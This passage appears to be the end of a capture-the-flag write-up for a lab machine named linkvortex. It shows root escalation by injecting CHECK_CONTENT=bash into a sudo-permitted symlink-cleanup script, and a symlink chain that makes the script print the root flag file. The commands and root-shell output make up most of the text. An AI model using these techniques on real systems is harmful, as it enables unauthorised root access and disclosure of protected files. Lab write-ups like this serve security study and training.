drwx------  3 root root  4096 May 25 23:31 systemd-private-0b1ae363e59c4e698ff0904983ebae43-systemd-resolved.service-uxYPe0
drwx------  3 root root  4096 May 25 23:31 systemd-private-0b1ae363e59c4e698ff0904983ebae43-systemd-timesyncd.service-ePul70
lrwxrwxrwx  1 bob  bob     6 May 26 02:22 test.png -> random
drwx------  2 root root  4096 May 25 23:32 vmware-root_497-2125806632
```

Run program with sudo and set CHECK_CONTENT=bash

We are now root.

```
bob@linkvortex:/tmp$ CHECK_CONTENT=bash sudo /usr/bin/bash /opt/ghost/clean_symlink.sh test.png
Link found [ test.png ] , moving it to quarantine
root@linkvortex:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

We can use this method to get root flag.


lrwxrwxrwx 1 bob bob 20 Apr 9 16:43 firstlink.png -> /home/bob/secondlink
lrwxrwxrwx 1 bob bob 14 Apr 9 16:43 secondlink -> /root/root.txt
-rw-r----- 1 root bob 33 Dec 3 11:43 user.txt
bob@linkvortex:~$ CHECK_CONTENT=true sudo /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/firstlink.png
Link found [/home/bob/firstlink.png] , moving it to quarantine
Content:
0a2801b6c8c4d734092223b1fa681156